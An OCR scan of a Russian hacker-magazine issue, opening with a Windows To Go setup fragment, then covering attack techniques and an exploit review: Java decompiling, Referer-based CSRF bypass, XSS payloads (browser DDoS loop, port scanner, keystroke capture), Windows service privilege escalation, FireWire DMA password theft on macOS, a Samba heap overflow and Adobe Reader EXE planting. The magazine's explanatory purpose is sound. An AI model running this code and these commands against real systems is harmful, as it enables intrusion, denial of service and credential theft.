
Можно перезагрузить комп и включить в BIOS загрузку с USB-драйва. Дожидаемся обнаружения всех устройств, конфигурируем Windows 8 на флешке. Система произведет поиск устройств, запросит ключ (его выдает Microsoft, когда ты загружаешь ISO-образ Windows 8), создаст учетную запись пользователя и произведет начальную настройку окружения пользователя. Так же устанавливаются обновления и драйверы, причем не только для текущей машины, но и для других ПК, на которых тебе, вероятно, придется работать и использовать полученную портабельную Windows 8. К слову, по этим причинам для первого запуска лучше выбирать стабильную и современную машину. К примеру, мы провели первый запуск на старом ноутбуке и в итоге получили «вшитое» разрешение экрана 1024×768. С этим, конечно, можно смириться, если старый ноутбук — единственная машина, на которой ты собираешься работать, но если нет, лучше все-таки осуществить первый запуск на железе посовременнее. Далее работа Windows 8 (при загрузке с USB на том же ПК) будет аналогична работе обычной Windows 8, загружаемой с локального диска. Если загрузить Windows 8 с такого USB-устройства на другом ПК, то Windows to Go начнет работу с обнаружения устройств, что займет около 3-5 минут. ⌶



Создаем раздел на накопителе




Готовим WAIK



Загружаем флешку

Алексей «GreenDog» Тюрин, Digital Security (twitter.com/antyurin)



EASY HACK

РАСКОВЫРЯТЬ JAVA-ПРИЛОЖЕНИЕ

ЗАДАЧА

РЕШЕНИЕ

На сегодняшний день Java является одним из самых распространенных языков программирования. А потому очень часто появляется необходимость ломать клиентские или серверные части Java-приложений. Одним из главных плюсов Java является, конечно же, ее кроссплатформенность. Программы на Java по своей сути представляют байт-код, который и исполняется уже на конкретных виртуальных машинах, привязанных к платформе. Кроме этого, Java предоставляет своим юзерам несколько больших плюсов с точки зрения безопасности. Например, неподверженность всевозможным переполнениям. Или малая вероятность SQL-инъекций благодаря повсеместному использованию параметризации запросов в СУБД. Однако эта платформа дает один бонус и для атакующего. Ведь если мы получим само приложение, у нас есть возможность декомпилировать его и работать уже с исходниками. А это, согласись, очень приятно. Почти white box :). Так как изложенная выше теория общеизвестна, то я сконцентрируюсь на практической части.

Для начала давай определимся с декомпилятором. На самом деле их очень много. Моим любимым декомпилятором является JD (Java Decompiler, java.decompiler.free.fr), который, наряду с адекватностью работы, обладает одним главным достоинством — он бесплатен. Пользоваться тулзой крайне просто — указываешь необходимый для работы jar, а затем смотришь на его внутренности. Исходники, конечно, — это хорошо. Но очень часто они бывают достаточно запутанными, а ведь иногда хочется запустить приложение и посмотреть на него в действии, отслеживая каждый шаг «изнутри». Здесь можно увидеть некую аналогию с задачами как OllyDbg, так и IDA. Простейший пример — общение клиентского и серверного приложения с использованием какого-нибудь нестандартного шифрования. Конечно, мы можем по исходникам написать дешифратор или переделать само клиентское приложение, добавив необходимый функционал, но это излишние трудозатраты, если нам необходимо всего лишь повставлять кавычки и другие нехорошие символы. И как раз для этого нам пригодится программа JavaSnoop (goo.gl/p4fIS), которая была представлена на конфе Black Hat в 2010 году компанией Aspect Security (www.aspectsecurity.com). Вот ее возможности вкратце:

- перехват любых методов в виртуальной машине;
- изменение параметров и возвращаемых значений;
- внедрение произвольного кода в любой метод;
- работа с любыми Java-приложениями;
- возможность внедрения в работающий процесс.

То есть у нас появляется возможность практически полного контроля поведения ПО. Рекомендую посмотреть видео на эту тему по ссылке: goo.gl/QZDJr.


ОБОЙТИ ЗАЩИТУ ОТ CSRF, ОСНОВАННУЮ НА ПРОВЕРКЕ ЗАГОЛОВКА REFERER

ЗАДАЧА


РЕШЕНИЕ

В прошлом номере мы говорили с тобой о CSRF-атаках, которые позволяли выполнять какое-то действие на сайте от имени пользователя. Одним из самых распространенных способов защиты от них, конечно же, являются необходимые для каждого запроса одноразовые токены. Но по разным причинам иногда их все-таки не используют. Еще один популярный способ защиты — проверка заголовка Referer. Как известно, данный заголовок хранит в себе адрес страницы, с которой был инициализирован запрос на сайт. Таким образом, проверяя, что Referer указывает на тот же домен, откуда был отправлен запрос, можно удостовериться, что это именно действие пользователя, а не итог CSRF-атаки. Несмотря на свою распространенность, данный метод далеко не всегда поможет эффективно защитить HTML-формы от атак злоумышленников.
И сейчас мы узнаем, почему. Для начала давай рассмотрим ситуацию, когда поле Referer отсутствует в HTTP-запросе. Такое бывает, когда пользователь самостоятельно вбил адрес страницы в браузере, то есть исходящий адрес страницы отсутствует. Получается, что приходящий запрос не может быть результатом CSRF. И это действительно так — на некоторых сайтах, если такой заголовок отсутствует или его значение указывает на тот же домен, запрос пропускается и операция успешно совершается. Но здесь есть один тонкий, но крайне важный нюанс, позволяющий воспользоваться данным попустительством. Поле Referer не передается, если запрос производится с защищенного (HTTPS) на незащищенный (HTTP) ресурс. То есть, создав страничку с CSRF и поместив ее на своем сайте на HTTPS, злоумышленник сможет сделать так, что браузер жертвы не передаст Referer во время запроса на атакуемый сайт. Также интересно то, что во время запроса с HTTP на HTTPS поле Referer вполне успешно передается.

А что если пустой Referer тоже недопустим? Тогда у нас в запасе есть еще один трюк. Связан он с такой прекрасной вещью, как редирект. Редиректы бывают разные, и многое зависит от ситуации. Иногда они реализуются в приложении/сайте, а иногда это итог настройки веб-сервера. Важно, чтобы мы могли хотя бы частично контролировать конечную точку. Но общая идея такова: во-первых, находим редиректы на сайте, во-вторых, правильно подставляем наш CSRF в ссылку на редирект. Таким образом, когда пользователь зайдет на уязвимый сайт, то сначала попадет на редирект, а уже оттуда — на нужный линк с CSRF. Здесь понятно, что Referer во втором запросе будет указывать на редирект, то есть на тот же домен.



Переход с HTTPS на HTTP, поле Referer отсутствует



Пример подделки HTTP-заголовка Referer за счет редиректа

РАСШИРИТЬ ВЕКТОРЫ ПРИМЕНЕНИЯ ОБЫЧНОЙ XSS

ЗАДАЧА

РЕШЕНИЕ

Мало кому известно, что, помимо стандартной кражи кукисов, CSRF и тому подобных детских шалостей, у обычной XSS-уязвимости есть масса других, не совсем стандартных областей применения. Специально для тебя наш постоянный автор Sanjar Satsura (twitter.com/sanjar_satsura) решил поделиться некоторыми интересными векторами и концептами. Как ты уже понял, все эти векторы активируются и принимаются за свою грязную работу просто при заходе пользователя на протрояненную страницу.

1. DDoS-атака. Злоумышленники могут использовать возможности браузера для массированной распределенной атаки на отказ в обслуживании:

```
function ddos() {
    for(i=0;i<1000;i++){
        var fullUrl = "http://site.com";
        var httpRequest = new XMLHttpRequest();
        httpRequest.open("GET", fullUrl, true);
        httpRequest.onreadystatechange = infoReceived;
        httpRequest.onerror = err;
        httpRequest.send(null);
    }
}

function infoReceived(xmlhttp)
{
    if (xmlhttp.readyState==4){
        setTimeout('ddos();',1);
    }
}
```

В приведенном выше примере производится создание 1000


пустых запросов (при этом максимальное количество создаваемых веб-сокетов для современных браузеров составляет что-то около 10 000 запросов в минуту) при помощи всем известной функции XMLHttpRequest() к сайту site.com с целью тупого флуда веб-сервера.

2. Рассылка спама. Здесь обойдемся без конкретных примеров, так как мы против спама. Однако ты можешь сам догадаться, что в этом деле потенциальному спамеру поможет все та же функция XMLHttpRequest().
3. Распределенные вычисления. Например, при помощи XSS на каком-либо крупном ресурсе можно быстро и легко произвести рутинную и нудную работу, в ином случае занявшую бы очень долгое время: перебор портов, IP-адресов, паролей, директорий — вот далеко не полные возможности использования распределенных возможностей XSS зомби-сети. Чтобы ты представил себе, насколько это эффективно, приведу такой пример: одна жертва сканирует 65 000 портов за 6,5 секунды, то есть скан одного порта происходит за 0,1 секунды. Соответственно, если у хакера набралось 100 XSS-ботов, то скорость перебора этих же портов составит уже 0,065 секунды:

```
PortScanner = {};

// Функция скана портов
PortScanner.scanPort = function (callback,
      target, port, timeout)
{
   var timeout = (timeout == null)?100:timeout;
   var img = new Image();
   img.onerror = function () {
      if (!img) return;
      img = undefined;
      callback(target, port, 'open');
   };
   img.onload = img.onerror;
   img.src = 'http://' + target + ':' + port;
   setTimeout(function () {
      if (!img) return;
      img = undefined;
      callback(target, port, 'closed');
   }, timeout);
};
```

XSS в Bing



Пример URL spoofing

```
// Функция скана указанного хоста
PortScanner.scanTarget = function (callback,
   target, ports_str, timeout)
{
   var ports = ports_str.split(",");
   for (index = 0; index < ports.length; index++) {
      PortScanner.scanPort(callback, target,
         ports[index], timeout);
   }
};

// Функция старта перебора
function start(){
   var result = "";

   var callback = function (target, port, status) {
      result = target + ":" + port + " " + status;
      return_result(result_id, result);
   };
   PortScanner.scanTarget(callback,
      "TARGET", "PORTS", TIMEOUT);
   for(var j=port_pos; j<max; j++, port_pos++) {
      if(port_str != "") port_str += ',';
      port_str += port_arr[j];
   }
}
```

4. Кража персональных данных с помощью технологии keystroking (она же keylogging или перехват нажатых клавиш). В большинстве случаев реализуется встроенными функциями document.onkeypress, unsafeWindow.onkeypress, но из-за того, что это не работает в старых браузерных движках, ниже приводится немного другой пример с возможностью записи даже в оффлайн-режиме:

```
function catch_key(e) {
   var key_history = new Array(4);
   var keynum;
   if(window.event) { // для IE
      keynum = event.keyCode;
   } else if(e.which) { // для Netscape/Firefox/Opera
      keynum = e.which;
   } else {
      return 0;
   }
   var keychar = String.fromCharCode(keynum);
   // сохранять нажатые клавиши (оффлайн-кейстрокинг)
   for(i=0;i<3;i++) {
      key_history[i] = key_history[i+1];
   }
   key_history[3] = keychar;
}
```

Также к краже персональных данных относятся и следующие технологии:

- web browser history stealing — кража истории браузера, ссылок и закладок пользователя;
- URL spoofing — подмена URL в адресной строке браузера. Как это ни странно, но такая возможность до сих пор присутствует в современном браузерном мире, даже несмотря на всяческие ограничения безопасности.

5. XSS Page Defacing — дефейс страницы, используемый большинством недохакеров просто ради шутки. Однако продвинутые злоумышленники используют этот прием, чтобы подменить страницу или ее часть на какой-либо аналогичный фейк для кражи логинов/паролей, цифровых ключей и прочего у неопытных и невнимательных пользователей.
6. Накрутка различного рода счетчиков. В принципе, этот вектор уже несколько раз затрагивался в нашем журнале, так что здесь опять можно лишь напомнить об использовании все той же функции XMLHttpRequest().

Как видишь, вопреки распространенному мнению, простенькая XSS на каком-нибудь крупном портале вполне может привести к непредсказуемым последствиям.

ПОВЫСИТЬ ПРИВИЛЕГИИ В WINDOWS ДО SYSTEM

ЗАДАЧА


РЕШЕНИЕ

Давай, как и всегда, уточним ситуацию. Предположим, что мы получили доступ к какой-то тачке в корпоративной сети. Это даже не взлом, а получение к ней удаленного доступа через уязвимость в Acrobat Reader и, следовательно, шелл с правами офисного планктона :). Для того чтобы нормально закрепиться в системе и адекватно продолжить атаку на другие хосты, нам необходимо повысить привилегии до админских. Кроме того, если мы злые инсайдеры, но обладаем лишь пользовательскими доменными правами, нам также хочется подняться до админа и на своем доменном хосте. Зачем нам такие права? Обладая правами SYSTEM в ОС, мы можем, например, вынуть хеши других пользователей, поиграть с токенами и так далее. Админ, по идее, не может выполнять такие действия, тем не менее его почти ничто не ограничивает в поднятии своих прав до SYSTEM. Ясное дело, что легальных путей для повышения своих привилегий просто-напросто нет. Других путей для их повышения два. Первый — воспользоваться какой-то уязвимостью в ПО или ОС. Классическим примером здесь является KiTrap0D — эксплойт, входящий в состав meterpreter в MSF. Но баг, который он использует, пропатчен уже во многих системах. Второй вариант — поиск ошибок конфигурации конкретной ОС и ПО. Есть, конечно, извечный третий вариант — социальная инженерия. Но в данной задаче мы используем именно второй вариант.

Итак, давай вспомним, что или кто обладает привилегированными правами в Windows? Первое, что приходит на ум, — это сервисы. Вообще, они не всегда запускаются конкретно под SYSTEM, в зависимости от ОС бывают еще и Network/Local Service, но подняться от них — совсем не проблема. Как же «атаковать» эти сервисы? Основная идея — внедрить свой код в случае некорректно выставленных прав. Однако для начала эти сервисы еще необходимо найти. Способов поиска довольно много. Простейший — посмотреть в диспетчере задач или в «Выполнить → msconfig». Более юзабельный — воспользоваться консолью. Следующая команда выведет список сервисов и их статус:

```
wmic service list brief
```

Убрав последнее слово «brief», можно получить полную информацию о сервисах, включая месторасположение их exe'шников. На самом деле сервисов не просто много, а очень много. Но в мелкомягкой компании сидят отнюдь не дураки, и эти сервисы очень редко бывают косячными с точки зрения настройки, если только админы конкретной машинки не сильно с ними намудрили :). Потому обращать внимание на эти сервисы стоит только в том случае, когда больше ничего не остается. Но я отвлекся. Итак, нужные нам сервисы можно отобрать с помощью команды findstr, но работа ручками однозначно не наш выбор. Все это дело прекрасно можно автоматизировать. Есть такие люди, которые просто тащатся от извращений в консоли Windows:



Ищем проблемные сервисы


```
for /f "tokens=2 delims='='" %a in ('wmic service ^
list full^|find /i "pathname"^|find /i /v "system32"') ^
do @echo %a >> %temp%\permissions.txt
```

За пример скажем спасибо Трэвису Альтману (travisaltman.com). На выходе в нашей личной папке «Temp» мы получим список локаций exe'шников. Что дальше? Проверяем права к файлам. И тоже автоматически с помощью еще одной «магической последовательности» от Трэвиса:

```
for /f eol^=^"^ delims^=^" %a in (%temp%\permissions.txt) ^
do cmd.exe /c icacls "%a"
```

Здесь мы последовательно запускаем команду icacls для каждого из exe-файлов. Данная команда проверяет список прав для файлов и папок. Отмечу, что под XP используется

другое ее написание — cacls. В итоге у нас появляется возможность анализа прав. Как ты уже понял, искать нужно слишком обширные права. Самый простой пример — полные права «F» для группы «Users». Но на деле важно обратить внимание и на более тонкие ситуации. Например, когда я просканил свою систему, то обнаружил интересный сервис «CVPND». Принадлежал он VPN-клиенту от Cisco. Но что самое интересное — у него стояли полные права и на группу «Interactive», то есть для всех пользователей, кто в данный момент залогинен в ОС. А потому, хотя у группы «Users» были права только на чтение, встроенное членство в интерактивах дало им полную свободу. По этому поводу я связался с Cisco, но они сказали, что данный косяк им известен и исправлен в следующем билде (у меня оказался предпоследний). Кроме того, на своей тачке я обнаружил и еще один косячный сервис в одном знаменитом продукте, но вендор пока ничего мне не ответил. Здесь понятно, что, как только мы обнаруживаем такой exe'шник, мы можем подменить его на любой другой, выгодный нам, например на сервис meterpreter из MSF :). Здесь есть еще один важный момент. Даже если у нас нет прав на сам exe-файл, то все же сохраняется небольшая возможность для внедрения своего кода — это известная тебе техника DLL Hijacking и ее подтипы. Для этого нам надо просмотреть права на папки, в которых располагаются exe-файлы, а также те места, где хранятся библиотеки, используемые сервисом. Для первой проверки можно также воспользоваться предыдущей последовательностью команд, а для второй потребуется уже что-то типа утилиты Sysinternals. Кстати, как это ни печально, но для рестарта сервиса с новым exe чаще всего требуются права админа или ребут.



Группа «Interactive» имеет полные права на файл сервиса

ОБОЙТИ LOCKSCREEN НА MAC OS X С ПОМОЩЬЮ FIREWIRE

ЗАДАЧА

РЕШЕНИЕ

Я не являюсь счастливым обладателем ноутбука от компании Apple, а потому данную задачу на практике проверить не смог. Однако она меня потрясла до глубины души, поэтому хочу донести до тебя общую идею ее решения, а за подробностями отправлю к первоисточнику.

Давай допустим, что где-то есть всем известная Mac OS X, в которой сидел обычный юзер, но затем залочил экран и ушел куда-то. Тем временем у нас появляется около десяти минут на работу с его машинкой. Что делать? Уязвимостей вроде бы нет, если только не перебирать пароль. Каких-то особенных мыслей в голове также нет... Но тут неожиданно приходит на помощь трюк от ИБ-исследователя Арно Малара (Arnaud Malard). В чем же он заключается? Итак, Арно написал о прекрасной вещи, которая вряд ли где-то упоминается в контексте безопасности. Называется эта вещь DMA. Обратимся к вики: DMA (Direct Memory Access) — это режим обмена данными между устройствами или же между устройством и основной памятью (RAM) без участия центрального процессора. Причем «режим обмена» подразумевает как чтение, так и запись данных в память. Ага, интерфейс FireWire как раз поддерживает DMA, и, что важно для нас, он присутствует почти на всех маках. Таким образом, для проведения атаки нам потребуются две вещи. Во-первых, это специальное ПО, позволяющее после коннекта по FireWire к маку жертвы скопировать все данные из оперативной памяти. Во-вторых, это около минуты времени, которая необходима для перекачки данных :). Это хитрое ПО можно скачать в блоге Арно Малара (goo.gl/0Q9ah). Более подробное руководство по использованию и установке ищи тут: goo.gl/TJH4u. Видеопример — goo.gl/TnWYq.

Идем дальше. После того как память будет перекачана, мы можем поискать в ней вполне определенные строки с паролем:

```
Strings dump_memory.raw | grep -A 5 longname
```

Как ты уже понял, с этим паролем мы успешно можем залогиниться в систему! Но и это еще не всё. У нас есть возможность получить, кроме логина и пароля для ОС, и другие данные, например от аккаунта в Гугле. За подробностями обращайся к автору.

ПОВЫСИТЬ СКИЛЛ РАБОТЫ В КОНСОЛИ

ЗАДАЧА

РЕШЕНИЕ

Автоматизация — это прекрасно. Она позволяет выделить дополнительное время на всякие приятные дела. Но чтобы хоть что-нибудь автоматизировать, надо многое знать. Особенно это важно при работе в консоли. Во время написания данной статьи, например, я открыл для себя некоторые прелести wmic. Возьму на себя часть обязанностей ведущего рубрики WWW2 и презентую тебе прелестный сайт — ss64.com. На нем присутствует довольно неплохой обширный хелп по командам Windows, PS, Bash.

Павел Александрович (ivinside.blogspot.com)
Дмитрий Михайлович (115612, дер. Красная Звездочка, д. 1)



Обзор эксплойтов

ВСЯКИЕ ШТУКИ ЗА ПОСЛЕДНИЙ МЕСЯЦ

Травка зеленеет, солнышко блестит! А наша рубрика по-прежнему радует тебя новинками в области эксплойтостроения и багоискательства. Сегодня в выпуске: Samba, Adobe Reader, OllyDbg, Invision Power Board, Newscoop.

1 Удаленное исполнение кода с правами пользователя root в с 3.0.x по 3.6.3

CVSSV2 10.0

(AV:N/AC:L/Au:N/C:C/I:C/A:C)

BRIEF

Все версии Samba, начиная от 3.0.x и заканчивая версией 3.6.3, подвержены уязвимости, позволяющей анонимному, неавторизированному пользователю при наличии доступа к открытому сетевому порту Samba добиться удаленного исполнения кода. Первоначальная информация об уязвимости появилась еще 15 марта благодаря участникам программы ZDI, и на исправление бага разработчикам понадобился целый месяц.

EXPLOIT

В результате ошибки в генераторе кода для механизма удаленного вызова процедур (Remote Procedure Call, RPC) генерируется небезопасный код. Код этот используется при контроле маршализации и демаршализации RPC-вызовов в сети. Проверки переменной, содержащей размер массива, и переменной с памятью, выделенной под этот массив, происходят независимо друг от друга. Так как обе они контролируются на стороне клиента, то существует неиллюзорная возможность выполнения произвольного кода сервером, если ему на вход поступит специальным образом сформированный RPC-вызов. Поскольку баг не требует аутентифицированного

соединения, то мы имеем максимально возможный «непорядок» в безопасности программы, посему пользователи и вендоры должны незамедлительно обновить свои реинкарнации Samba.

Важный perl'овый кодогенератор располагается по следующему пути в дереве исходников Samba: pidl/lib/Parse/Pidl/Samba4/NDR/Parser.pm.

При его посредничестве генерируется следующий уязвимый код:

```
_PUBLIC_ enum ndr_err_code ndr_pull_lsa_SidArray(
    struct ndr_pull *ndr,
    int ndr_flags,
    struct lsa_SidArray *r)
{
    uint32_t _ptr_sids;
    uint32_t cntr_sids_1;
    TALLOC_CTX *_mem_save_sids_0;
    TALLOC_CTX *_mem_save_sids_1;
    if (ndr_flags & NDR_SCALARS) {
        NDR_CHECK(ndr_pull_align(ndr, 5));
        NDR_CHECK(ndr_pull_uint32(ndr, NDR_SCALARS,
            &r->num_sids));
[1]     if (r->num_sids > 20480) {
            return ndr_pull_error(ndr, NDR_ERR_RANGE,
                "value out of range");
        }
        NDR_CHECK(ndr_pull_generic_ptr(ndr, &_ptr_sids));
        if (_ptr_sids) {
            NDR_PULL_ALLOC(ndr, r->sids);
        } else {
            r->sids = NULL;
        }
        NDR_CHECK(ndr_pull_trailer_align(ndr, 5));
    }
    if (ndr_flags & NDR_BUFFERS) {
        if (r->sids) {
            _mem_save_sids_0 = NDR_PULL_GET_MEM_CTX(ndr);
            NDR_PULL_SET_MEM_CTX(ndr, r->sids, 0);
[2]         NDR_CHECK(ndr_pull_array_size(ndr, &r->sids));
[3]         NDR_PULL_ALLOC_N(ndr, r->sids,
                ndr_get_array_size(ndr, &r->sids));
            _mem_save_sids_1 = NDR_PULL_GET_MEM_CTX(ndr);
            NDR_PULL_SET_MEM_CTX(ndr, r->sids, 0);
[4]         for (cntr_sids_1 = 0;
                cntr_sids_1 < r->num_sids;
            cntr_sids_1++) {
                NDR_CHECK(ndr_pull_lsa_SidPtr(ndr,
                NDR_SCALARS, &r->sids[cntr_sids_1]));
            }
```


На строке [1] мы контролируем значение r->num_sids, на строке [2] размер массива (4 байта) читается из нашего буфера. На строке [3] выделяется память. Если r->num_sids окажется больше, чем размер массива (строка [2]), на строке [4] случится heap overflow. Уязвимая функция достижима из ndr_pull_samr_GetAliasMembership

TARGETS

Samba 3.0.x—3.6.3.

SOLUTION

Существует обновление, устраняющее данную уязвимость. Также, если есть проблемы со скачиванием обновлений, то в качестве временного и шаткого костыля предлагается ограничить список дозволенных пользователей, которые могут подключаться к серверу. Это можно сделать путем модификации параметра hosts allow в smb.conf. К сожалению, это не спасет в случае подмены адреса клиента.



Результат выполнения эксплойта на CVE-2012-0776

2 Adobe Reader, выход из песочницы при помощи EXE planting

CVSSV2 10.0



(AV:N/AC:L/AU:N/C:C/I:C/A:C)

BRIEF

Adobe Reader версий 9.x <= 9.5.1 и версий 10.x <= 10.1.3 подвержены уязвимости типа EXE planting (подмена исполняемого файла).

EXPLOIT

Пред нашими очами классический вариант уязвимости типа EXE planting: при определенных условиях Adobe Reader (а именно процесс AcroRd32.exe) запускает исполняемый файл msiexec.exe посредством вызова функции CreateProcess и не указывает в параметрах для этой функции полного пути к нему. В результате CreateProcess начинает искать исполняемый файл в текущей рабочей директории процесса AcroRd32.exe и если атакующему удастся поместить туда собственный msiexec, то именно он и выполнится. Очевидно, что в подобной ситуации никакой sandbox не поможет и подмененный msiexec будет спокойно выполняться с правами пользователя, запустившего Adobe Reader.

Так как же заставить Reader считать своей текущей рабочей директорией ту, в которой лежит подмененный msiexec? Самый простой путь для достижения этих коварных замыслов — положить pdf-файл и наш msiexec.exe в одну и ту же директорию и дважды вжать по pdf'ке. Вариант этот крайне уныл, поскольку в наш век найдется не много наивных пользователей, открывающих неизвестные pdf-файлы из расшаренной сетевой папки. Посему

рассмотрим другой вектор атаки: application-based открытие документа.

Эксплойт — этап 1. Папка Downloads — это папка, куда популярные браузеры сохраняют скачиваемые пользователем файлы. В то время как большинство браузеров требуют подтверждения попыток веб-сайтов загрузить исполняемые файлы на компьютер пользователя, Google Chrome готов осуществить этот вопиющий акт кибервандализма за спасибо и без каких-либо вопросов. Более того, сам процесс загрузки в нем может принять совершенно неинтерактивную форму, иначе говоря — пользователь не заметит, что что-то произошло. При попытке подобной загрузки в Chrome в нижнем правом углу появляется и исчезает после окончания загрузки небольшое всплывающее окно. Немного работы напильником — и это всплывающее окно вообще окажется невидимым.

Теперь, когда мы можем разместить вредоносный msiexec.exe в папке Downloads, пришло время для второго этапа работы эксплойта.

